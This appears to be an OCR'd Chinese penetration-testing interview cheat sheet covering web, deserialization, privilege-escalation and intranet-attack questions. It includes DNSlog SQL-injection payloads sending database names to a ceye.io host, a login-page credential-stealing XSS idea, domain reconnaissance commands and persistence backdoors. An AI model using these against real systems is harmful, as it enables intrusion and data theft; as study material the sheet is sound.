
```
互联网的本质就是一系列的网络协议，这个协议就叫OSI协议（一系列协议），按照功能不同，分工不同，人为的分层七层。

实际上这个七层是不存在的。没有这七层的概念，只是人为的划分而已。区分出来的目的只是让你明白哪一层是干什么用的。每一层都运行不同的协议。协议是干什么的，协议就是标准。

#实际上还有人把它划成五层、四层。
    七层划分为：应用层、表示层、会话层、传输层、网络层、数据链路层、物理层。
    五层划分为：应用层、传输层、网络层、数据链路层、物理层。
    四层划分为：应用层、传输层、网络层、网络接口层。


    #七层详解：参考
    https://blog.csdn.net/vic_qxz/article/details/80481612?utm_medium=distribute.pc_aggpage_search_result.none-task-blog-2~aggregatepage~first_rank_ecpm_v1~rank_v31_ecpm-3-80481612.pc_agg_new_rank&utm_term=osi7%E5%B1%82%E5%8D%8F%E8%AE%AE%E6%9C%89%E5%93%AA7%E5%B1%82&spm=1000.2123.3001.4430

```







Rately攻防实验室 wx:hh9802261p



70-阐述TCP3次握手和4次挥手

详细参见： https://blog.csdn.net/qq_38950316/article/details/81087809

https://baijiahao.baidu.com/s?id=1693383134922615393&wfr=spider&for=pc


```
#3次握手
第一次握手：客户端发送一个syn包给服务器，并进入同步已发送（SYN_SEND）状态，等待服务器确认。这个时候SYN=1，          seq=x。

```

第二次握手：服务器收到客户端发来的syn包，然后进行确认，同时自己也发送一个SYN+ACK包给客户端，然后服务器进入同　　步收到（SYN_RECV）状态。这个时候SYN=1，ACK=1，seq=y，ack=x+1。

第三次握手：客户端收到服务器的SYN＋ACK包后，向服务器发送确认包ACK，这个包发送完毕后，客户端和服务器进入到已　　建立连接（ESTABLISHED）状态，完成三次握手，开始传输数据。这个时候ACK=1，seq=x+1，ack=y+1。

#4次挥手

第一次挥手：当数据传输结束以后，客户端的应用进程发出连接释放报文段，并停止发送数据，其首部：FIN=1,seq=u。

第二次挥手：服务器端收到连接释放报文段之后，发出确认报文，其首部：ACK=1，seq=v，ack=u+1。此时本次连接就进入　　了半关闭状态，客户端不再向服务器发送数据。而服务器端仍会继续发送。

第三次挥手：若服务器已经没有要向客户端发送的数据，其应用进程就通知服务器释放TCP连接。这个阶段服务器所发出的最　　后一个报文的首部应为：FIN=1,ACK=1,seq=w,ack=u+1。

第四次挥手：客户端收到连接释放报文段之后，必须发出确认：ACK=1,seq=u+1,ack=w+1。 再经过2MSL(Maximum　　Segment Lifetime最长报文寿命)后，本次TCP连接真正结束，通信双方完成了他们的告别。

80-TCP/UDP协议的区别

- TCP面向连接（如打电话要先拨号建立连接）；UDP是无连接的，即发送数据之前不需要建立连接
- TCP要求的系统资源较多，UDP较少
- TCP提供可靠的服务。也就是说，通过TCP连接传送的数据，无差错，不丢失，不重复，且按序到达；UDP尽最大努力交付，即不保证可靠交付
- TCP面向字节流，实际上是TCP把数据看成一连串无结构的字节流；UDP是面向报文的UDP没有拥塞控制，因此网络出现拥塞不会使源主机的发送速率降低（对实时应用很有用，如IP电话，实时视频会议等）
- 每一条TCP连接只能是点到点的；UDP支持一对一，一对多，多对一和多对多的交互通信
- TCP首部开销20字节；UDP的首部开销小，只有8个字节
- TCP的逻辑通信信道是全双工的可靠信道；UDP则是不可靠信道

81-linux和windows查看系统进程的命令和杀死进程的命令

```
#Linux :
    查看进程命令：ps -ef | grep java
    kill 命令用于终止进程
#Windows:
    查看所有进程：netstat -ano
    查看指定端口的程序：netstat -ano | findstr “8080”
    taskkill /f /t /im 进程名称
    /f 杀死所有进程及子进程 /t 强制杀死 /im 用镜像名称作为进程信息
    /pid 用进程id作为进程信息
```


82-linux和windows的安全加固

#7.1 linux

1. 设置有效的密码策略，防止攻击者破解出密码
2. 应启用登录失败处理功能，可采取结束会话、限制非法登录次数和自动退出等措施。
3. 删除多余的、过期的帐户，避免共享帐户的存在。
4. 开启审核策略，若日后系统出现故障、安全事故则可以查看系统日志文件，排除故障、追查入侵者的信息等。
5. 保护审计记录，避免受到未预期的删除、修改或覆盖等。
6. 关闭与系统业务无关或不必要的服务，减小系统被黑客被攻击、渗透的风险。
7. 操作系统遵循最小安装的原则，仅安装需要的组件和应用程序，并通过设置升级服务器等方式保持系统补丁及时得 到更新。
8. 对接入服务器的IP、方式等进行限制，可以阻止非法入侵。
9. 设置登录超时时间，释放系统资源，也提高服务器的安全性

#7.2 windows

1. 密码复杂度：设置有效的密码策略，防止攻击者破解出密码。
2. 账号锁定策略：应启用登录失败处理功能，可采取结束会话、限制非法登录次数和自动退出等措施
3. 设置访问策略：应启用访问控制功能，依据安全策略控制用户对资源的访问。
4. 关闭默认共享：应根据管理用户的角色分配权限，实现管理用户的权限分离，仅授予管理用户所需的最小权限。
5. 删除多余账号：删除或禁用临时、过期及可疑的帐号，防止被非法利用。
6. 开启审核策略：开启审核策略，若日后系统出现故障、安全事故则可以查看系统日志文件，排除故障、追查入侵者 的信息等。
7. 及时清理内存信息：及时清理存放在系统中的用户鉴别信息，防止信息外泄，被黑客利用
8. 卸载冗余组件：卸载WScript.Shell，Shell.application这两个组件，防止黑客通过脚本来提权。
9. 关闭不必要服务：关闭与系统业务无关或不必要的服务，减小系统被黑客被攻击、渗透的风险
10. 安装杀毒软件：应安装防恶意代码软件，并及时更新防恶意代码软件版本和恶意代码库。
11. 设置屏幕保护：应根据安全策略设置登录终端的操作超时锁定。

83-常见的安全设备

#防火墙：

1、过滤进、出网络的数据
2、防止不安全的协议和服务
3、管理进、出网络的访问行为
4、记录通过防火墙的信息内容
5、对网络攻击进行检测与警告
6、防止外部对内部网络信息的获取
7、提供与外部连接的集中管理

#态势感知：

#蜜罐：

用于欺骗攻击者并跟踪攻击者，通过布置一些作为诱饵的主机或网络服务，诱使攻击方对他们实施攻击，从而可以对攻击行为进行捕获和分析

#IDS：

主要任务包括：监视、分析用户及系统活动；审计系统构造和弱点；
识别、反映已知进攻的活动模式,向相关人士报警；
统计分析异常行为模式；
评估重要系统和数据文件的完整性；
审计、跟踪管理操作系统，识别用户违反安全策略的行为

#IPS：

入侵预防系统是一部能够监视网络或网络设备的网络数据传输行为的计算机网络安全设备，能够即时的中断、调整或隔
离一些不正常或是具有伤害性的网络数据传输行为

#堡垒机：工作原理：

核心功能是用于实现对运维操作人员的权限控制与操作行为审计。用堡垒机是为了保证运维安全，同时保障重要系统及

靶标隔离。堡垒机的登录也是有访问控制的，只允许白名单IP访问，同时堡垒机使用强口令+随机KEY登录

84-溯源的方法及介绍

#溯源方法

攻击源捕获--溯源处置--攻击者画像

#攻击源捕获来源

1.审查邮件钓鱼

2.获取安全设备数据进行分析，特别是流量数据；

3.网络资产所在的服务器运行状态；

4.中间件日志信息查看；

5.合理运用蜜罐系统进行溯源追踪。

#溯源处置

1. 域名查询
2. IP查询
3. 身份查询
4. 文件查询

#攻击者画像

1. 攻击路径
2. 攻击目的
3. 网络代理
4. 攻击手法
5. 攻击者的身份画像，由四个部分组成，分别是：

- 虚拟身份：ID、昵称、网名
- 真实身份：姓名、家庭/办公物理位置
- 联系方式：手机号、QQ/微信、邮箱
- 组织情况：单位名称、职位信息

85- SQL注入漏洞有哪些利用手法

86-Sql 注入无回显的情况下-利用

```
借助DNSlog操作

#Mysql 中利用
load_file() 构造payload ' and if(select load_file(concat('\\',(select database()),'.xxx.ceye.io\abc'))),1,0)#

#Mssql 下利用
master..xp_dirtree 构造payload
DECLARE @host varchar(1024);SELECT @host=(SELECT db_name())+'.xxx.ceye.io';EXEC('master..xp_dirtree"'+@host+'\foobar$"');
```


87-文件上传漏洞的绕过方法有哪些

```
文件包含绕过
前端限制绕过
文件扩展名绕过
ashx上传绕过
特殊文件名绕过
00截断绕过上传
htaccess解析漏洞
突破MIME限制上传
解析漏洞绕过
条件竞争绕过
CONTENT-LENGTH绕过
```

88-网站常见的文件上传点有哪些

```
相册、头像上传视频、照片分享附件上传（论坛发帖、邮箱）文件管理器
```

89-CSRF 和 XSS 和 XXE 有什么区别，以及修复方式

```
1. (1)XSS 是跨站脚本攻击，用户提交的数据中可以构造代码来执行，从而实现窃取用户信息等攻击。
    修复方式：对字符实体进行转义、使用 HTTP Only 来禁止 JavaScript 读取 Cookie 值、输入时校验、浏览器与 Web 应用端采用相同的字符编码。

2. CSRF 是跨站请求伪造攻击，XSS 是实现 CSRF 的诸多手段中的一种，是由于没有在关键操作执行时进行是否由用户自愿发起的确认。
    修复方式：筛选出需要防范 CSRF 的页面然后嵌入 Token、再次输入密码、检验 Referer

3. XXE 是 XML 外部实体注入攻击，XML 中可以通过调用实体来请求本地或者远程内容，和远程文件保护类似，会引发相 关安全问题，例如敏感文件读取。
    修复方式：XML 解析库在调用时严格禁止对外部实体的解析。
```

90-有 shell 的情况下，如何使用 xss 实现对目标站的长久控制?

```
(1)后台登录处加一段记录登录账号密码的 js，并且判断是否登录成功，如果登录成功，就把账号密码记录到一个生僻的路　　径的文件中或者直接发到自己的网站文件中。(此方法适合有价值并且需要深入控制权限的网络)

(2)在登录后才可以访问的文件中插入 xss 脚本
```


91-代码执行，文件读取，命令执行的函数都有哪些?

```
#(1)代码执行：

eval,preg_replace+/e,assert,call_user_func,call_user_func_array,create_function
#(2)文件读取：
    file_get_contents(),highlight_file(),fopen(),read
    file(),fread(),fgetss(), fgets(),parse_ini_file(),show_source(),file()等
#(3)命令执行：
    system(), exec(), shell_exec(), passthru() ,pcntl_exec(),
    popen(),proc_open()
```

92-WAF原理与绕过

```
#waf工作原理
WAF工作方式是对接收到的数据包进行正则匹配过滤，如果正则匹配到与现有漏洞知识库的攻击代码相同，则认为这个恶意代码，从而对于进行阻断。所以，对于基于规则匹配的WAF，需要每天都及时更新最新的漏洞库。
#waf工作工程
    #解析HTTP请求
    对接收到数据请求流量时会先判断是否为HTTP/HTTPS请求，之后会查看此URL请求是否在白名单之内，如果该URL请求　　在白名单列表里，直接交给后端Web服务器进行响应处理，对于不在白名单之内的对数据包解析后进入到规则检测部　　分。
    #匹配规则
    解析后的数据包会进入到检测体系中进行规则匹配，检查该数据请求是否符合规则，识别出恶意攻击行为。
#防御动作
如果符合规则则交给后端Web服务器进行响应处理，对于不符合规则的请求会执行相关的阻断、记录、告警处理。
不同的WAF产品会自定义不同的拦截警告页面，在日常渗透中我们也可以根据不同的拦截页面来辨别出网站使用了哪款WAF产品，从而有目的性的进行WAF绕
```

93-SQL Bypass的手段

- 各种编码绕过
- 字母大小写转换绕过
- 空格过滤绕过
- 双关键字绕过
- 内联注释绕过
- 异常Method绕过
- 超大数据包绕过
- 复参数绕过
- 宽字节绕过
- %00截断
- Cookie/X-Forwarded-For注入绕过
- 冷门函数/字符/运算符绕过

94-RCE Bypass

- 通配符
- 连接符
- 未初始化的bash变量

95-fastjson反序列化漏洞原理及利用

```
#1 fastjson工作形式
fastjson的功能就是将json格式转换为类、字符串等供下一步代码的调用，或者将类、字符串等数据转换成json数据进行传输，有点类似序列化的操作
#2fastjson利用方式
    #1.对于 fastjson版本 <= 1.2.24的情况，利用思路主要有2种
    通过触发点JSON.parseObject()这个函数，将json中的类设置成
    com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl并通过特意构造达到命令执行
    利用com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl
    TemplatesImpl类，而这个类有一个字段就是_bytecodes，有部分函数会根据这个_bytecodes生成java实例，这就达
    到fastjson通过字段传入一个类，再通过这个类被生成时执行构造函数。
    #2.通过JNDI注入
    jndi是一个Java命令和目录接口，举个例子，通过jndi进行数据库操作，无需知道它数据库是mysql还是ssql，还是
    MongoDB等，它会自动识别。
    当然rmi也可以通过jndi实现，rmi的作用相当于在服务器上创建了类的仓库的api，客户端只用带着参数去请求，服务
    器进行一系列处理后，把运算后的参数还回来。
#序列化操作和反序列化操作需要的函数
    #函数 作用
    JSON.toJSONString(Object) 将对象序列化成json格式
    JSON.toJSONString(Object,SerializerFeature.WriteClassName) 将对象序列化成json格式，并且记录了对象      所属的类的信息

    JSON.parse(Json) 将json格式返回为对象(但是反序列化类对象没有@Type时会报错)
    JSON.parseObject(Json) 返回对象是com.alibaba.fastjson.JSONObject类
    JSON.parseObject(Json, object.class) 返回对象会根据json中的@Type来决定

    JSON.parseObject(Json, User.class, Feature.SupportNonPublicField); 会把Json数据对应的类中的私有成      员也给还原
```

```

```

96-fastjson不出网怎么利用


```
#目前公开已知的poc有两个：
    com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl
    org.apache.tomcat.dbcp.dbcp2.BasicDataSource

#第一种利用方式需要一个特定的触发条件：
    解析JSON的时候需要使用Feature才能触发，参考如下代码：
    JSONObject.parseObject(sb.toString(), new Feature[]
{Feature.SupportNonPublicField});

#第二种利用方式：
    则需要应用部署在Tomcat应用环境中，因为Tomcat应用环境自带tomcat-dbcp.jar
    对于SpringBoot这种自带Tomcat可以直接以单个jar文件部署的需要在maven中配置tomcat-
dbcp。
    而且对于不同的Tomcat版本使用的poc也不同：• Tomcat 8.0以后使用
    org.apache.tomcat.dbcp.dbcp2.BasicDataSource• Tomcat 8.0以下使用
    org.apache.tomcat.dbcp.dbcp.BasicDataSource

```

97-shrio反序列化漏洞原理

```
#shrio550的原理
    Apache Shiro框架提供了记住密码的功能（RememberMe），用户登录成功后会生成经过加密并
编码的cookie。在服务
    端对rememberMe的cookie值，先base64解码然后AES解密再反序列化，就导致了反序列化RCE漏
洞。
    #payload产生过程
        命令=>序列化=>AES加密=>base64编码=>RememberMe Cookie值
#shrio721原理
    由于Apache Shiro cookie中通过 AES-128-CBC 模式加密的rememberMe字段存在问题，用
户可通过Padding Oracle
    加密生成的攻击代码来构造恶意的rememberMe字段，并重新请求网站，进行反序列化攻击，最终
导致任意代码执行。

```

98-shrio的构造链有哪些

99-shrio的回显方式有哪些

100-shrio550的特征

```
返回包中包含rememberMe=deleteMe字段。
```


101-jboss反序列化漏洞原理

jboss的反序列化漏洞出现在jboss\server\all\deploy\httpha-invoker.sar\invoker.war\WEB-INF\classes\org\jboss\invocation\http\servlet目录下的ReadOnlyAccessFilter.class文件中的doFilter中。

程序获取http数据保存到了httpRequest中，序列化后保存到了ois中，然后没有进行过滤操作，直接使用了readObject（）进行了反序列化操作保存到了mi变量中，这其实就是一个典型的java反序列化漏洞。

102-weblogic反序列化漏洞原理

Weblogic（及其他很多java服务器应用）在通信过程中传输数据对象，涉及到序列化和反序列化操作，如果能找到某个类在反序列化过程中能执行某些奇怪的代码，就有可能通过控制这些代码达到RCE的效果

- 常见的weblogic漏洞
  1. #CVE-2016-0638
     Weblogic 直接反序列化
     基于Weblogic t3协议引起远程代码执行的反序列化漏洞
     漏洞实为CVE-2015-4852绕过
     拜Oracle一直以来的黑名单修复方式所赐
  2. #CVE-2016-3510
     基于Weblogic t3协议引起远程代码执行的反序列化漏洞
  3. #CVE-2017-3248
     基于Weblogic t3协议引起远程代码执行的反序列化漏洞
     属于Weblogic JRMP反序列化
  4. #CVE-2018-2628
     基于Weblogic t3协议引起远程代码执行的反序列化漏洞
     属于 Weblogic JRMP反序列化
  5. #CVE-2018-2893
     基于Weblogic t3协议引起远程代码执行的反序列化漏洞
     实为CVE-2018-2628绕过
     同样拜Oracle一直以来的黑名单修复方式所赐
     属于Weblogic JRMP反序列化

103-weblogic权限绕过

#CVE-2020-14882：

远程攻击者可以构造特殊的HTTP请求，在未经身份验证的情况下接管 WebLogic 管理控制台。

攻击者可以构造特殊请求的URL，即可未授权访问到管理后台页面，访问后台后是一个低权限的用户，无法安装应用， 也无法直接执行任意代码。

#CVE-2020-14883：

允许后台任意用户通过HTTP协议执行任意命令。使用这两个漏洞组成的利用链，可通过一个HTTP请求在远程Weblogic

服务器上以未授权的任意用户身份执行命令。

#漏洞利用

第一种方法是通过com.tangosol.coherence.mvel2.sh.ShellSession

第二种方法是通过com.bea.core.repackaged.springframework.context.support.FileSystemXmlApplicationContext

104-常见的中间件及漏洞

1. Tomcat 端口8080 远程代码执行 war后门文件部署
2. WebLogic 端口 7001 反序列化漏洞 任意文件上传 war后门文件部署
3. Apache 端口号 80 解析漏洞 目录遍历
4. Nginx 文件解析 目录遍历 目录穿越
5. jBoss 反序列化漏洞 未授权访问
6. IIS 解析漏洞 远程代码执行

105-常见的解析漏洞有哪些

```
apache
IIS
nginx
```

106-常见的框架漏洞有哪些

```
struct2框架
spring框架
Django框架
```

107-常见的逻辑漏洞有哪些

```
身份验证漏洞
权限类逻辑漏洞（水平，垂直，未授权）
图形验证码漏洞
找回密码逻辑漏洞
业务数据篡改漏洞
```

108-后台getshell的方法有哪些?

```
webshell路径直接上传
数据库备份getshell
修改网站上传类型配置拿webshell
执行sql语句写入webshell
通过数据库拿webshell
命令执行拿webshell
phpmyadmin写sehll
```

109-拿到webshell不出网情况下怎么办

```
reg上传去正向连接，探测出网协议，如dns，icmp
```


110-常见的提权的方法

```
#linux提权
    sudo 和 suid 提权
    rbash 绕过
    内核提权
    计划任务
    passwd和shadow

#windows提权
    Windows内核溢出漏洞提权
    Windows系统配置错误提权
    Windows组策略首选项提权(SYSVOL/GPP)
    绕过UAC提权
    令牌窃取

#mysql提权
    mof提权
    利用UDF提权
    反弹端口连接提权

#sqlserver提权
    xp_cmdshell提权
    sp_oacreate提权

#域控提权
```


111-内网的信息收集技术

```
#主机信息收集
    1. 网络配置 ipconfig /all
    2. 操作系统 systeminfo | findstr /B /C:"OS 名称" /C:"OS 版本"
    3. 软件信息 systeminfo | findstr /B /C:"OS Name" /C:"OS Version"
    4. 服务信息 wmic /namespace:\root\securitycenter2 path antivirusproduct
GET displayName,productState, pathToSignedProductExe
    5. 用户列表 net user
    6. 本地管理员信息 net localgroup administrators
    7. 端口信息 netstat -ano
    8. 补丁信息 wmic qfe get Caption,Description,HotFixID,InstalledOn
    9. 查防火墙 netsh firewall show config
#2域内信息收集
*是否有域
使用ipconfig /all命令可以查看网关IP地址、DNS的IP地址以及判断当前主机是否在域内：通过反向解析查询命令nslookup来解析域名的IP地址，使用解析出来的IP地址进行对比，判断域控制器和DNS服务器是否在同一台服务器上
    • 登录域信息 net config workstation
    • 域内信息收集
    • ICMP探测内网 for /L %I in (1,1,254) DO @ping -w 1 -n 1 192.168.174.%I
| findstr "TTL="
    • ARP探测内网
    • 端口信息收集
    • 查询域信息 net view /domain
    • 查询域主机 net view /domain:XXX
    • 查询域用户 net group /domain
    • 查找域控
Nslookup -type=SRV _ldap._tcp
net time /domain
net group "Domain Controllers" /domain
```

- 查域用户信息 net user /domain
- 查询域管理员 net group "Domain Admins" /domain
- 查询域sid信息 whoami /all

112-常见的内网隧道技术有哪些?

隧道技术是一种通过使用互联网络的基本设施在网络之间传递数据的方式，使用隧道传递的数据（或负载）可以是不同协议的数据帧或包。隧道技术将其他协议的数据帧或者数据包重新封装然后通过隧道发送。新的帧头提供路由信息，以便互联网传递被封装的负载数据。

#常用的隧道列举如下。

网络层：Ipv6情况、icmp情况、Gre隧道0

传输层：Tcp 隧道、udp 隧道 常规端口转发 .

应用层：ssh隧道、http隧道、https隧道、dns隧道

#常见的隧道工具

FRP EW netsh Neo-reGeorg Lcx

113-正反向代理区别

废话

114-正反向shell选择

废话

115-介绍几种权限维持的方法

- 匿名用户
- PHP内存型木马
- Shift 后门
- 放大镜后门
- .user.ini文件构成的PHP后门
- 注册表开机自动启动项
- DLL 劫持
- 计划任务

116-内网黄金票据、白银票据的区别和利用方法

#白银票据：

抓取到了域控服务hash的情况下，在客户端以一个普通域用户的身份生成TGS票据，并且是针对于某个机器上的某个服务的，生成的白银票据，只能访问指定的target机器中指定的服务。

#黄金票据：

直接抓取域控中账号的hash，来在client端生成一个TGT票据，那么该票据是针对所有机器的所有服务。

通过mimkatz执行，导出域控中账号的Hash

117-域渗透拿域控的思路和攻击手法

118-冰蝎哥斯拉流量特征

冰蝎是一款基于Java开发的动态加密通信流量的新型webshell客户端。

冰蝎的通信过程可以分为两个阶段：密钥协商 加密传输

#冰蝎2特征：

默认Accept字段的值很特殊,而且每个阶段都一样冰蝎内置了十余种UserAgent ，每次连接shell 会随机选择一个进行使用。但都是比较老的，r容易被检测到，但是可以在burp中修改ua头。

Content-Length: 16, 16就是冰蝎2连接的特征

#冰蝎3特征：

冰蝎3取消动态密钥获取，目前很多waf等设备都做了冰蝎2的流量特征分析，所以3取消了动态密钥获取；

php抓包看包没有发现什么特征，但是可以发现它是POST请求的

1）Accept头有application/xhtml+xmlapplication/xmlapplication/signed-exchange属于弱特征

2）ua头该特征属于弱特征。通过burp可以修改,冰蝎3.0内置的默认16个userAgent都比较老。现实生活中很少有人使用，所以这个也可以作为waf规则特征

jsp抓包特征分析Content-Type: application/octet-stream 这是一个强特征查阅资料可知octet-stream的意思是，只能提交二进制，而且只能提交一个二进制，如果提交文件的话，只能提交一个文件,后台接收参数只能有一个，而且只能是流（或者字节数组）；很少使用。

#哥斯拉

是一个基于流量、HTTP全加密的webshell管理工具相对于蚁剑，冰蝎；哥斯拉具有以下优点。全部类型的shell均过市面所有静态查杀

流量加密过市面全部流量wafGodzilla自带的插件是冰蝎、蚁剑不能比拟的

119-hash和ntml hash的区别

```
NTLM Hash（NT LAN Manager）是支持Net NTLM认证协议及本地认证过程中的一个重要参数。其长度为32位，由数字与字母组成。它的前身是LM Hash，目前基本淘汰，两者相差不大，只是使用的加密算法不同。

·      ntml hash生成方式
将明文口令转换成十六进制的格式
转换成Unicode格式，即在每个字节之后添加0x00
对Unicode字符串作MD4加密，生成32位的十六进制数字串
```


120-怎么获域控的ntml hash

121-DNS出网协议怎么利用

122-横向渗透命令执行的手段

123-psexec和wmic的区别

```
psexec会记录大量日志，wmic不会记录下日志。
```

124-Dcom怎么操作?

125-内存马如何进行排查

```
#php
#1 php内存马的流程：
    1. 将携带循环生成木马的命令脚本上传至目标服务器
    2. 删除文件本身
    3. 让其以隐藏文件的方式，死循环创建文件，并向文件中写入木马
#2查杀php内存马
    1. 重启php服务器，(service apache2 restart)
    2. 强行kill 后台进程 ps aux | grep www-data | awk '{print $2}' | xargs kill -9
    3. while循环写脚本 while : ;do rm -rf xxx; done
    4. 建立一个和不死马相同名字的文件或者目录，不断竞争写入一个和不死马同名的文件

```

126-现在主要的免杀手段是什么

127-什么是脱壳

128-dll劫持原理

```
#1什么是dll
DLL(Dynamic Link Library)文件为动态链接库文件，又称“应用程序拓展”，是软件文件类型。在Windows中，许多应用程序并不是一个完整的可执行文件，它们被分割成一些相对独立的动态链接库，即DLL文件，放置于系统中。当我们执行某一个程序时，相应的DLL文件就会被调用。一个应用程序可使用多个DLL文件，一个DLL文件也可能被不同的应用程序使用，这样的DLL文件被称为共享DLL文件。
#2 劫持原理
在程序与正常dll之间放置一个恶意的DLL，让程序加载恶意的DLL，该DLL的导出函数与正常函数表示一致，当程序需要调用目标DLL中的某一个函数时，由恶意的DLL去目标对应的DLL函数

```


129-redi利用方法

```
#1利用 Redis 写入webshell
服务端的Redis连接存在未授权，在攻击机上能用redis-cli直接登陆连接，并未登陆验证。

#2 利用 Redis 写入SSH公钥
服务端的Redis连接存在未授权，在攻击机上能用redis-cli直接登陆连接，并未登陆验证。服务端存在.ssh目录并且有写入的权限

#3 利用Redis写入计划任务
    这个方法只能在Centos上使用，Ubuntu上是行不通的，原因如下：
     因为默认redis写文件后是644的权限，但ubuntu要求执行定时任务文件/var/spool/cron/crontabs/<username>权限必须是600也就是-rw----才会执行，否则会报错(root) INSECURE MODE (mode 0600 expected)，而Centos的定时任务文件/var/spool/cron/<username>权限644也能执行因为redis保存RDB会存在乱码，在Ubuntu上会报错，而在Centos上不会报错
    然后由于系统的不同，crontrab定时文件位置也会不同

```

130-目标站无防护，上传图片可以正常访问，上传脚本格式访问则403什么原因

```
有可能 web 服务器配置把上传目录写死了不执行相应脚本，尝试改后缀名绕过
```

二、素质面：

1-自我介绍?

2-你愿意加班吗?

3-为什么投我们公司?

4-你觉得有哪些是你会别人不会的?

5-你最想在哪些城市发展?

Rately攻防实验室 wx:hh9802261p